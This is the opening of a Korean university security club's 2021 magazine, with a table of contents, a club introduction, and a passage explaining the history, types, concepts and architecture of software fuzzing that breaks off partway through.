

The background of the entire page is a blurred photograph of a modern university campus. In the center-left, a large building with a glass facade and a red sign that reads "서울여자대학교" (Seoul Women's University) is visible. The sky above is filled with white and grey clouds.

Seoul Women's university INternet & security Group 27·28·29th

SWING Annual Report #2

2021 Security Magazine

Contents

I. 퍼징(Fuzzing)	05
1. 퍼징(Fuzzing)	07
2. Fuzzing 시작하기	14
3. Fuzzer	15
4. AFL Fuzzer를 활용한 dact 취약점 발견과정 재연	21
II. “NSO의 폐가수스” 당신의 정보는 이미 빠져나갔다	34
1. NSO의 폐가수스란?	35
2. 감염 및 공격과정	36
3. 공격방어	41
❖ 쉬어 가기 : 당신이 알아야 할 악성코드 RAT	45
III. OSINT	49
1. OSINT	50
2. OSINT 도구	51
3. 추적조사	62
4. OSINT Process 따라가기	66
IV. 블루투스 취약점	84
1. 블루본 등장 전 취약점	85
2. 블루본 등장 이후 취약점	89
3. BLE를 이용한 리얼월드 해킹	93
❖ 쉬어 가기 : 자율주행, 그 속에 담긴 윤리적 딜레마	102

Contents

V. 서비스형 랜섬웨어 바로 알기	106
1. 서비스형 랜섬웨어란?	107
2. 운영방식에 따른 분류 및 예방법	109
3. 랜섬웨어 감염 시 대응방안	130
❖ 쉬어 가기 : XAI (eXplainable AI)	138

About SWING



SWING은 서울여자대학교 정보 보안 동아리로, 보안에 대해 흥미와 남다른 열정을 가진 학우들이 모여 활동하고 있습니다. 1996년 3월 시작된 SWING은 올해 새롭게 29기를 맞아들였으며 현재 27, 28, 29기가 활발히 활동하고 있습니다. SWING에서는 선후배 간 지식 및 기술 공유를 위한 보안 및 개발 스터디, 뉴스 스터디를 통한 새로운 흥미 분야 탐색과 내부 세미나 및 칼럼 작성 등의 활동으로 회원 간 교류를 활발히 하고 있습니다. 그뿐 아니라, 대내외 다양한 분야의 대회에 참가하여 가공할 만한 성과를 내고 있습니다. 대표적으로 서울여자대학교 주관 코딩 알고리즘 경진대회, 행정안전부 주관 SW개발보안경진대회, Ericsson LG 주관 Girls in ICT 등의 분야에서 좋은 성적을 거두었습니다. 또한 대학정보보호연합동아리 KUCIS와 해킹·보안 연합 단체 Incognito 소속되어 매년 심화된 보안 기술을 연구하는 프로젝트를 진행하고 이를 공유하며, 시야를 넓히고 다양한 경험을 쌓고 있습니다.

올해 2021년에는 새롭게 다른 대학 동아리와의 연합 스터디, 연합 세미나 활동을 진행하며 교류하였습니다. 또한, 해킹팀 N0Named와 함께 기존의 SWING 내부 해킹대회를 개편하여 서울여자대학교 학우 대상 CTF를 주최하여 성장의 기회를 나누었습니다. 작년에 이어 2021 Security Magazine을 발행하기 위해 학회원들은 1년간 국내외 보안 동향을 살피며 가장 흥미 있는 하나의 주제에 대해 연구하고 꼼꼼한 피드백을 거쳐 각 칼럼을 완성하였으며, 이를 모아 매거진으로 발행하였습니다.

2021 Security Magazine은 발행을 위해 김종민 멘토님, 26기 선배님 및 많은 분께서 도움을 주셨습니다. 올해 SWING Magazine 제2호는 가볍게 읽을 수 있는 쪽글과 심화된 연구를 통해 세심하게 작성된 칼럼이 함께 포함되어 있어, 보안에 흥미를 가지고 공부하며 함께 성장하는 서울여대 학우들과 보안인에게 여러 방면으로 많은 도움이 되고자 합니다. 발전하는 매거진을 만들기 위해 매년 노력하며 흥미로운 내용, 새로운 관점을 제시하는 내용을 담아 찾아뵙겠습니다. 마지막으로 칼럼을 읽어주신 모든 분들께 감사 인사드리며 모든 보안인들의 앞날을 응원합니다.

01

퍼징(Fuzzing)

SWING 28기 박윤진 | 검수 27기 조수경

소개글

퍼징은 소프트웨어에 무작위의 데이터를 입력하여 보안을 테스트하는 방법으로, 사람이 할 수 없는 영역을 대신하여 한계를 극복하고 효율적인 테스팅의 새로운 방안으로 제시된다. 이러한 퍼징과 Fuzzer에 대해 알아보고 AFL Fuzzer를 사용하여 dact의 스택 버퍼 오버플로우 취약점 발견 과정을 확인해보자.

I. Fuzzing

1) Fuzzing의 역사

2) Fuzzing

IV. AFL Fuzzer를 활용한 dact 취약점 발견과정 재연

1) AFL Fuzzer

2) dact

II. Fuzzing 시작하기

3) AFL Fuzzer를 활용한 dact 퍼징

1) 퍼징의 핵심과 진행 과정

4) ASAN

2) 대상 유형별 퍼징

5) 분석할 crash 탐색

III. Fuzzer

6) 취약점 상세 확인

1) Fuzzer의 구조

2) Fuzzer의 동작과정

3) Fuzzer의 종류

퍼징(Fuzzing)

SWING 28기 박윤진

들어가며

01 | 취약점 분석 방법

01.01_소스 코드 오디팅(Source Code Auditing)

말 그대로 소스 코드를 직접 보면 프로그램이 어떻게 만들어졌는지 파악한 후 취약점을 찾는 방법이다.

대부분의 개발자가 프로그램 개발 과정에서 기본적으로 사용하고, 추후 화이트 박스 테스팅에서도 사용된다. 의심 취약점을 재연하기 위해 리버싱을 사용해야 하기 때문에 보기엔 쉬워 보이지만 어려운 방법이다.


공격자 관점에서 현실에서 대부분의 프로그램은 소스 코드를 얻기는 힘들기 때문에 대부분 쓰이진 않으나, 예외적으로 오픈소스 프로그램일 경우 소스 코드 오디팅을 자주 사용한다.

01.02_리버스 엔지니어링(Reverse Engineering)

위처럼 소스 코드가 공개되어 있다면 리버스 엔지니어링을 할 필요가 없다. 그러나 대부분의 프로그램은 오픈소스가 아니기 때문에, 리버싱을 통해서 소스코드를 유추하는 과정이 필요하다.

직역하면 “역공학”으로, 이미 만들어진 시스템을 역으로 추적하여 소스 코드 없이도 프로그램이 어떻게 설계되었는지 알아낸다. 주로 악성코드를 분석할 때 사용되나, 일반적인 프로그램의 취약점 분석 시 소스 코드를 알 수 없는 블랙박스 테스팅에서도 사용된다.

디컴파일러, 디어셈블러, 디버거 등으로 바이너리 자체를 분석하는 방법으로, 분석자의 실력에 따라 속도 차이가 확연하다.



[그림 1] 리버스 엔지니어링

Fuzzing

01 | Fuzzing의 역사

01.01_1987년, Fuzz!

위스콘신 대학교 Barton Miller 교수가 타겟 프로그램에서 사용할 랜덤한 character stream을 생성하는 프로그램을 지칭하기 위해 처음으로 Fuzz라는 단어를 사용하기 시작했다.

Fuzz input = 무작위 input이고, PUT이 예상하지 못하는 입력으로 잘못 처리함으로써 개발자가 의도하지 않은 동작을 실행시킬 수 있는 입력이고, Fuzzing(퍼징)은 Fuzz input으로 대상 프로그램의 PUT(Program Under Test)을 실행하는 행위이다.

01.02_1988년, 최초의 Fuzzer

1987년에 발견한 현상을 바탕으로 밀러 교수는 계속해서 “Operating System Utility Program Reliability - The Fuzz Generator” 프로젝트를 진행하였고, 학생들은 UNIX 프로그램의 안정성을 테스트하기 위해 무작위 데이터를 입력하여 충돌 여부를 감시하는 Basic Command Line Fuzzer를 개발하였다.

01.03_현대의 Fuzzer

1999년 Oulu 대학에서 프로토콜(Protocol)을 분석하기 위해 특화된 PROTOS가 제작되었다.

2002년 1999년 Oulu 대학에서 프로토콜을 퍼징할 수 있는 PROTOS를 제작하였고, Microsoft에서 이에 투자하며 일부 멤버가 나와 최초의 상업 Fuzzer 회사 Codenomicon이 설립되었다.

프로그램에 적합한 데이터를 모방할 수 있는 SPIKE Fuzzer가 공개되었다. 잘 알려진 프로토콜에 대한 빌트인 라이브러리를 제공하여, 소프트웨어가 결함을 일으키도록 고안된 문자열을 생성한다.

2004년 브라우저를 대상으로 하여 HTML에 대한 Fuzzer인 MangleMe가 제작되었다.

파일 포맷 Fuzzer가 등장하여 Microsoft에서 Buffer Overrun 취약점을 통한 RCE가 가능한 MS04-028 취약점이 발견되었다. (zuff, FileFuzz, SPIKEfile, notSPIKEfile 등)

더 많은 브라우저 Fuzzer가 공개되었다. (Hamachi, CSSDIE)

2006년 커널을 대상으로 하는 Fuzzer가 공개되었다. (fsfuzzer, Sidewinder)

브라우저 버그의 달(Month of Browser Bugs)로 ActiveX를 대상으로 하는 Fuzzer가 등장하였다.

2007년 퍼징에 Code Coverage를 활용한 Fuzzer와 Whitebox Fuzzer에 대한 연구가 진행되었다.

이후 현재에도 국내외로 퍼징에 대한 활발한 연구가 진행되고 있으며, 최근 기준의 방식에서 더 발전한 형태는 물론 Graph-based¹, Search-based² Fuzzing 등 새로운 형식의 퍼징 또한 등장하고 있다.

¹ Luo, W., Chai, D., Run, X., Wang, J., Fang, C., & Chen, Z. (2021, May). Graph-based Fuzz Testing for Deep Learning Inference Engines. In *2021 IEEE/ACM 43rd International Conference on Software Engineering (ICSE)* (pp. 288-299). IEEE.

² Choongwoo Han. (2017). Fuzzing; Search-Based Software Testing(CS-Theses_Master). KAIST

02 | Fuzzing

02.01_수동 취약점 분석 방법의 한계

소프트웨어의 중요성이 커짐에 따라 테스팅 분야도 크게 성장하고 동시에 많은 테스팅 기법이 등장하고 있다. 하지만, 소프트웨어 개발 단계에서 테스팅을 수행하다 보면 '이 오류들을 모두 잡아내는 것이 가능한가?'에 대한 의문에 부딪힌다.

특히 오늘날, 소프트웨어의 크기가 커지고 기능이 복잡해져 감에 따라, 각 분기문, 반복문마다 생성되는 무수히 많은 경우의 수에서 모두 실수나 충돌을 모두 잡아내는 것은 더욱이 불가능한 일이 되어가고 있다.

소프트웨어 공학자들은 안정성과 신뢰성에 지표가 될만한 기준을 만들고, 이 기준을 목표로 하여 테스팅을 수행해왔으나 이러한 방식은 어디까지나 하나의 기준일 뿐, 문제를 본질적으로 해결해주지는 못한다.

이렇듯 기준의 테스팅 방법으로 커버될 수 없는 것을 커버하는 동적 테스팅 기법이 **퍼징 테스팅**이다.

02.02_Fuzz Testing

취약점 분석 방법의 일종인 퍼징(Fuzzing)은 본래 퍼즈 테스팅(Fuzz Testing)의 준말이다.

프로그램에 입력하고 반응을 보며 취약점을 찾는 것으로, 소프트웨어에 무작위의 데이터를 반복적으로 입력하여 소프트웨어의 조직적인 실패를 유발함으로써 버그나 서비스 거부 조건 등을 찾아내는 방법이다.

모든 프로그램 내에 버그가 남아있다는 가정을 전제로 하여, 자동화 테스트로 사람이 생성해내기 힘든 기형적인 데이터를 주입하여 소프트웨어 버그를 찾는다.

프로그램에 유효하지만 예상하지 않은 무작위 데이터를 입력하는 “무작위 테스팅”이며, 그 과정에서 발생하는 오류나 충돌을 모니터링하여 아직 알려지지 않은 보안 취약점을 찾아낼 수 있다.

무작위적으로 발생하는 입력을 활용하여 기존의 정해진 루틴 및 로직 내의 테스팅 이외의 영역을 테스팅할 수 있으며, 이로 말미암아 예상외의 부분을 보완하고 더 안전한 소프트웨어를 제공할 수 있다.

악의적인 공격자가 Exploit code를 개발할 때, 내부 시스템 침투 시 퍼징을 적용하는 일이 많아졌고, 이에 따라 방어자 입장에 있는 Adobe, Cisco, Google, Microsoft와 같은 업체는 이보다 먼저 취약점을 찾고 패치하기 위해 보안 개발의 일부로 퍼징을 사용한다. 또한 최근에는 사용자에게 안전성을 보증하기 위해 오픈 소스 개발자도 퍼징을 사용한다.

	손퍼징	프로그램 퍼징
정의	target input에 대한 데이터를 직접 수정해가며 디버깅하는 방법이다.	Fuzzer를 사용하여 자동으로 대상 프로그램에 대해 임의적인 조작을 하고 충돌을 발생시킨다.
장점	자신이 직접 데이터를 조작하기 때문에 디버깅하기 편리하다.	crash를 발생시키기까지의 시간이 절약되고, 다양한 취약점을 찾을 수 있다.
단점	파일의 포맷을 완벽하게 알기 힘들기 때문에 다양한 취약점을 찾기 힘들다.	임의로 많은 데이터를 조작하기 때문에 디버깅에 시간이 오래 걸린다.

[표 1] 수동, 자동에 따른 퍼징의 종류

02.03_Fuzzing의 종류

① 블랙 박스 퍼즈 테스팅

프로그램의 내부에 대한 정보를 가지고 있지 않고 생각하고 테스트하는 방식이다.

프로그램의 내부가 어떤 식으로 구성 되어있던 상관 없이, 임의성에만 의존하여 대상 프로그램에 대한 입력 값을 만들어낸다.

특징1) 임의성에 대한 의존성이 아주 크기 때문에,
사용자가 대상 프로그램에 대한 정보를 어느정도 알고 있어야 좀 더 큰 효과를 낼 수 있다.

1) 변형 기반 퍼즈 테스팅 (Mutation-based Fuzzing)

대상 프로그램이 일반적으로 받는 입력값을 기반으로 조금씩 변형해서 퍼즈 테스팅을 시행

ex) mp3를 읽어 들이는 프로그램 이라면 정상적으로 실행 되는 mp3 파일을 기반으로 하여

임의의 위치에 있는 바이트를 임의로 수정한 후 대상 프로그램이 실행하도록 한다

ex) zzuf는 주어진 입력 값에 대해서 임의의 위치에 있는 비트를 뒤집어 입력 값을 변형 한다.

2) 생성 기반 퍼즈 테스팅 (Generation-based Fuzzing)

대상 프로그램이 입력을 받는 형식에 대한 정보를 사람이 직접 지정해 줘서, 그 틀 안에서 입력 값이 생성 되도록 한다.

ex) jsfunfuzz는 항상 자바 스크립트의 문법 구조를 따르는 입력 값만을 만들어내도록 하여 문법 오류로 인해 프로그램이 빠르게 종료되는 경우를 최소화한다.

특징2) 임의성에 의존하기 때문에 근본적으로 한계를 가지고 있다.
`if (x == 0x12345678)과 같이,`
 32비트 정수 값을 입력으로 받고(x) 특정 값(0x12345678)과 같은지 비교하는 코드가 있을 때
 최악의 경우 2^{32} 번을 시도해야 할 수도 있다.

프로그램의 내부를 알고 있다면 단숨에 풀 수 있는 문제도 전부 임의성에 의존해야 한다는 단점이 크다.

② 화이트 박스 퍼징

프로그램 내부의 의미들을 자동으로 파악하고 퍼즈 테스팅에 사용하는 방식으로,
블랙 박스 퍼징의 한계점을 극복하고 좀 더 체계화된 프로그램에 대한 검사를 진행하기 위해 제안되었다.

프로그램의 내부를 직접 들여다보기 때문에, 블랙 박스 퍼즈 테스팅의 치명적 결함을 해결한다.
즉, 블랙 박스 퍼징에서 다른 예제에서 바로 해당 값을 넣어 조건문을 통과할 수 있다.

하지만, 화이트 박스 퍼징은 프로그램을 분석해야하기 때문에 상당한 양의 컴퓨터 자원을 소비한다.
예를 들어, 바이너리 프로그램에 대해 화이트 박스 퍼즈 테스팅을 진행하려면 각 명령어마다 코드를 삽입
하여 흐름을 추적하고 모아진 정보를 바탕으로 입력값을 만들어내기 위한 계산을 추가로 해야한다.

즉, 오히려 $if (x>0)$ 과 같이 몇 번의 임의값만으로도 조건문을 만족시킬 수 있는 경우에는 프로그램을
분석해서 입력값을 만들어내는 것보다 블랙 박스 퍼즈 테스팅이 더욱 효율적일 수도 있다는 것이다.

③ 그레이 박스 퍼징

블랙 박스 퍼징 기법에 약간의 프로그램 실행 정보를 이용해 퍼즈 테스팅의 효율을 증가시킨다.

그레이 박스 퍼징은 기존의 블랙 박스 퍼징의 단점을 보완했으나 입력 값을 변형 하는 방식은 여전히
임의성에 많이 의존하기 때문에 위에서 언급한 블랙 박스 퍼징의 근본적인 한계점은 비슷하게 가지고 있다.

- AFL은 사용자에 의해 주어진 입력 값을 변형하고 변형한 입력을 통해 대상 프로그램을 실행하여
브랜치 커버리지를 측정하고, 만약 변형된 입력값이 새로운 브랜치를 실행시켰다면 해당 입력 값을 저장
해놓고 나중에 해당 입력을 변형하기 위해 사용한다.
- EFS는 유전 알고리즘을 통해 입력 값을 생성하고 노드 커버리지를 피드백으로 사용한다.
- honggfuzz는 하드웨어로부터 실행된 명령어의 개수 또는 실행된 노드의 개수 등의 실행 정보를 받아
피드백으로 사용한다.
- Randoop는 예외 처리를 피드백으로 받아 연속적인 메소드 실행들을 입력으로 만들어낸다.
- Inputfinder는 하드웨어로부터 명령어 실행 개수를 피드백으로 받아 체계적으로 입력 값을 찾아나간다.

02.04_Fuzzer

Fuzzer(퍼저)는 쉽게 말하면 대상 프로그램에 퍼징을 수행하는 프로그램으로, Fuzzer가 가진 퍼징 알고리즘을 통해 대상 프로그램에 맞는 무작위 데이터를 생성하고, 적절한 위치에 주입하는 역할을 한다.

Fuzzer는 계속 발전하여 현재 대부분의 Fuzzer는 블랙박스, 화이트박스 등 여러 가지 접근 방법을 지원하고, 많은 매개변수를 통해 퍼징 과정을 미세하게 조정할 수 있다.

- 순서: 타겟 설정 → Fuzzer 설정 → 퍼징 → 충돌 분석 → 취약점 분석 → 프로그램 흐름 제어 → Exploit

- 타겟 설정: 개인적인 목적으로 퍼징을 시도할 때는 크게 두 가지 목적으로 나눌 수 있다.

첫 번째로, 공부를 목적으로 할 때는 연구를 진행하면서 내부 작동 과정을 충분히 이해할 수 있는 프로그램으로 선정한다.

두 번째로, 버그바운티를 통한 취약점 발굴을 목적으로 부차적으로 퍼징을 사용할 때는 쉽고 빠르게 취약점을 찾을 수 있도록 자신이 많이 아는 분야의 프로그램으로 선정한다.

- 특징

1. 어떤 종류의 프로그램 입력으로도 퍼징할 수 있다. (주로 파일 형식, 통신 프로토콜을 대상으로 한다.)
(ex. 입력값 무작위성: 환경변수, 키보드·마우스 이벤트, API 호출 순서 등…)


2. 입력으로 간주되지 않는 이벤트 항목도 퍼징할 수 있다.

(ex. 데이터베이스, 공유 메모리의 내용, 스레드들의 정확한 인터리빙 등…)

3. 내부 메커니즘을 이해할 필요가 없다. 취약점을 발견하는데 필요한 것은 어느 인터페이스를 통해서 소프트웨어와 상호작용이 이루어지는지 알고 전달할 데이터를 만드는 것만이 필요하다.

- 퍼징의 주요 목적

프로그램의 '예측 가능한, 프로그래머가 정의한, 올바른' 기능과 영역을 테스트하는 것이 아니라 '예측할 수 없는, 정의되지 않은, 올바르지 않은' 기능과 영역을 검증하고, 확인하는 작업이다.
다시 말해, 취약점 전체 영역에서 사람이 하는 테스트가 하지 못하는 빈틈을 메우는 것이다.



[그림 2] 퍼징의 주요 목적

02.05_Fuzz Campaign

일반적인 Fuzz Testing이 PUT이 보안 정책을 위반하는지 테스트하기 위함이라면, Fuzz Campaign은 PUT에서 특정 보안 정책을 준수하는지 테스트하기 위함이다.

이때, 주로 Fuzzer의 일부로 포함되어 PUT의 실행이 특정 보안 정책을 준수하는지 위반하는지 여부를 판단하는 프로그램을 Bug Oracle이라 한다.

02.06_시드(Seed)

퍼징을 시작할 때 제공하는 PUT에 대한 잘 구조화된 입력(input) 데이터이다. 이 시드를 기준으로 수정하여 생성된 입력 데이터를 테스트 케이스(test case)라 말한다.

만약 퍼징에 사용되는 시드가 여러 개라면, 시드 풀(seed pool) 또는 시드 컬렉션(seed collection)이라 한다.

Fuzzer는 일반적으로 시드를 유지하지만, 일부 Fuzzer는 진행에 따라 커버리지를 더 넓게 만족시킬 수 있는 방향으로 계속 발전시키기도 한다.

02.07_Fuzz Configuration

퍼징 알고리즘을 제어하는 파라미터 값이다.

예를 들어, 단순히 PUT을 향해 생성한 무작위 데이터를 보내는 퍼징 알고리즘의 경우 Configuration이 {(PUT)} 하나로 간결하지만, 시간이 지남에 따라 시드를 발전시키는 퍼징 알고리즘의 경우 시드(seed)와 변이 비율(mutation ratio) 둘 다 변경이 필요하다

02.08_커버리지(Coverage)

- ① 코드 커버리지(Code Coverage): 특정 test case에 의해 찾을 수 있는 코드의 양
- ② 패스 커버리지(Path Coverage): 특정 test case에 의해 찾을 수 있는 실행 경로의 개수

```
if <condition 1>:  
    # Statements  
if <condition 2>:  
    # Statements
```

[코드 1] 예시 의사 코드

위 예제에서, 만약 test case가 두 조건 중 하나만을 만족 할 수 있다 할 때, 코드 커버리지는 각기 다른 test case에 의해 각각의 조건문이 실행될 수 있음으로 100%이고, 패스 커버리지는 “얼마나 많은 실행 경로를 커버할 수 있느냐” 이므로

위 예제에서 ① <condition 1>만을 만족하는 경우, ② <condition 2>만을 만족하는 경우, ③ 두 조건을 모두 만족하는 경우로 총 3개의 실행 경로가 나타난다.

이 때 두 조건 중 하나만을 만족할 수 있음으로, 약 66%이다.

02.09_장점


- ① 양적인 면에 있어서 수동 테스팅보다 퍼징을 통해 찾아낼 수 있는 버그가 많다.
- ② 테스팅을 무작위로 수행하는 기법으로, 정의된 것만 테스트하는 접근방식으로는 해결할 수 없는 단점을 공략하여 버그를 찾아낼 수 있다.
- ③ 굉장히 쉽고, 빠르게 수행할 수 있으며 여러 번 반복하는 것도 가능하기 때문에 수동 테스팅 전 고려해야 하는 사전 준비 과정과 비용을 생각해보면 상당한 성과를 얻을 수 있다.
- ④ 기존 소프트웨어 테스트 기술과 다른 기계적인 관점을 제시할 수 있다. 기존 테스트 기술을 완전히 대체하지는 못하지만, 단점을 합리적으로 보완해줄 수 있다.

02.10_단점, 한계점

- ① 정확한 분석보다는 무작위성에 의존하여 매번 실행될 때마다 다른 결과를 나타낸다.
- ② 간단한 결함은 쉽게 찾아내지만 심각한 보안 취약점을 찾아내는 데는 성능을 발휘하지 못한다.
→ 그러나 현재 다양한 퍼징 기술과 구조를 가진 Fuzzer의 등장으로 해결되고 있다.
- ③ dumb Fuzzer가 아닌 smart Fuzzer의 경우 대상이 받는 입력의 구조를 파악하는 것이 쉽지 않은
작업이기 때문에 필요한 설정을 세팅하는 데 많은 시간이 걸릴 수 있다.
- ④ 퍼징만으로는 프로그램의 보안성을 보장할 수는 없다.
 - 1) 퍼징으로 존재하는 모든 취약점을 다 찾을 수는 없다.
 - 2) 퍼징으로 충돌이 아무리 많이 터지더라도 오탐일 가능성도 있고
exploit이 불가능한 충돌일 경우 의미가 없다.
→ 따라서 오탐과 exploit 가능성을 확인하는 수동 검토 프로세스가 필요하다.
- ⑤ 수동 테스팅에 비해 복잡한 결함, 심각한 결함을 발견할 확률이 낮다.
- ⑥ 블랙박스 테스트를 통해 퍼징 수행 시 폐쇄된 시스템을 공격하여 발견된 취약점의 위험/영향성을
분석하기 어렵다.

Fuzzing 시작하기

01 | 퍼징의 핵심과 진행 과정



[그림 3] 퍼징 순서³

퍼징에 대한 일반적인 접근 방식은 각 유형에 대해 위험한 것으로 알려진 값(퍼징 벡터) 목록을 정의하고 이들을 주입하거나 재조합하는 것이고, 위와 같이 한 문장으로 정리할 수 있다.

이를 중심으로, 퍼징의 과정은 다음과 같이 설명된다. 타겟 프로그램을 어떻게 실행할 것인지, input은 어떤 것을 받는지, input을 어떻게 프로그램에 inject 할 것인지, input을 어떻게 생성할 것인지, 버그를 어떻게 탐지할 것인지, 이 일련의 과정을 어떻게 자동화할 것인지 탐색해야 한다.

이 때 아래와 같은 공격조합을 시도하여 프로그램 결함을 유도한다.

- | | |
|--|-------------------------------------|
| - 숫자 (signed/unsigned integers/float...) | - 문자 (urls, command-line inputs...) |
| - 메타데이터 (user-input text...) | - 바이너리 배열 (pure binary sequences) |

02 | 대상 유형별 퍼징

① 애플리케이션 퍼징

애플리케이션의 공격 표면은 항상 사용자의 입력 범위 내에서 존재한다.

- the UI (testing all the buttons sequences / text inputs)
- the command-line options
- the import/export capabilities

② 파일 형식 퍼징

파일 형식 Fuzzer는 시드를 기준으로 여러 개의 테스트 케이스를 생성한 뒤 그것을 순차적으로 열어 프로그램이 충돌할 경우에만 추가 분석을 위해 디버그 정보를 유지한다.

- the parser layer (container layer): file format constraints, structure, conventions, field sizes, flags, ...
- the codec/application layer: lower-level attacks, aiming at the program's deeper internals

³ Fuzzing the Linux kernel | PHDays 2021. (2021). <https://www.youtube.com/watch?v=7a3LnOAoc3A>.

Fuzzer

01 | Fuzzer의 구조

Fuzzer는 프로그램 혹은 메모리 스택에 자동으로 반 무작위로 생성한 데이터를 주입하고 버그를 탐지하는 역할을 포함한다. 이때 데이터 생성은 생성기로, 취약점 탐지는 디버깅 도구에 의존한다.

① Testcase Generator

타겟 프로그램에 삽입할 입력(testcase)을 만든다.

Testcase Generator가 입력을 만드는 방식에 따라 dumb, smart Fuzzer로 분류된다.

② Worker

Generator가 제공하는 testcase를 실행하는 주체로,

프로그램에 입력을 포함하여 작동시키고, 예기치 않은 동작을 인식한다.

③ Logger

Fuzzer를 돌리는 중 발견된 crash와 testcase 등 버그 분석에 필요한 정보를 기록(logging)한다.

커버리지 기반 퍼징일 경우, 새롭게 찾은 code coverage도 저장한다.

④ Master

Testcase Generator, Worker, Logger를 컨트롤하고 상호작용을 관리한다. server라 부르기도 한다.

+ Sanitizers


Fuzzer와 별개의 프로그램으로 퍼징 시 성능이 저하되긴 하지만 트리거된 취약점에 대한 정보를 매우 디테일하게 로그 형태로 보여주는 기능으로 사용할 만한 가치가 있다.

단, 이것은 화이트 박스 퍼징에서만 사용할 수 있다.

- ASAN (AddressSanitizer)
- Tsan (ThreadSanitizer)
- Msan (MemorySanitizer)
- UBSan (UndefinedBehaviourSanitizer)

02 | Fuzzer의 동작 과정

- 0) 타겟 프로그램을 설정하고 시드를 제공한다.
- 1) Testcase Generator: 시드를 변이 시켜 테스트 케이스를 생성한다.
- 2) 퍼징: 생성한 테스트 케이스를 주입한다.
- 3) Instrumentation: 대상 시스템의 이상 동작 여부를 모니터링한다.
- 4) 학습: 충돌과 exploit 로그를 통해 결과를 학습하여 성능을 향상시킨다.



[그림 4] Fuzzer의 구조와 동작 과정⁴

⁴ What the Fuzz. (2019). <https://labs.f-secure.com/blog/what-the-fuzz/>.

03 | Fuzzer의 종류

03.01_Fuzz 생성 기법에 따라

① 변이 기반(Mutation based)

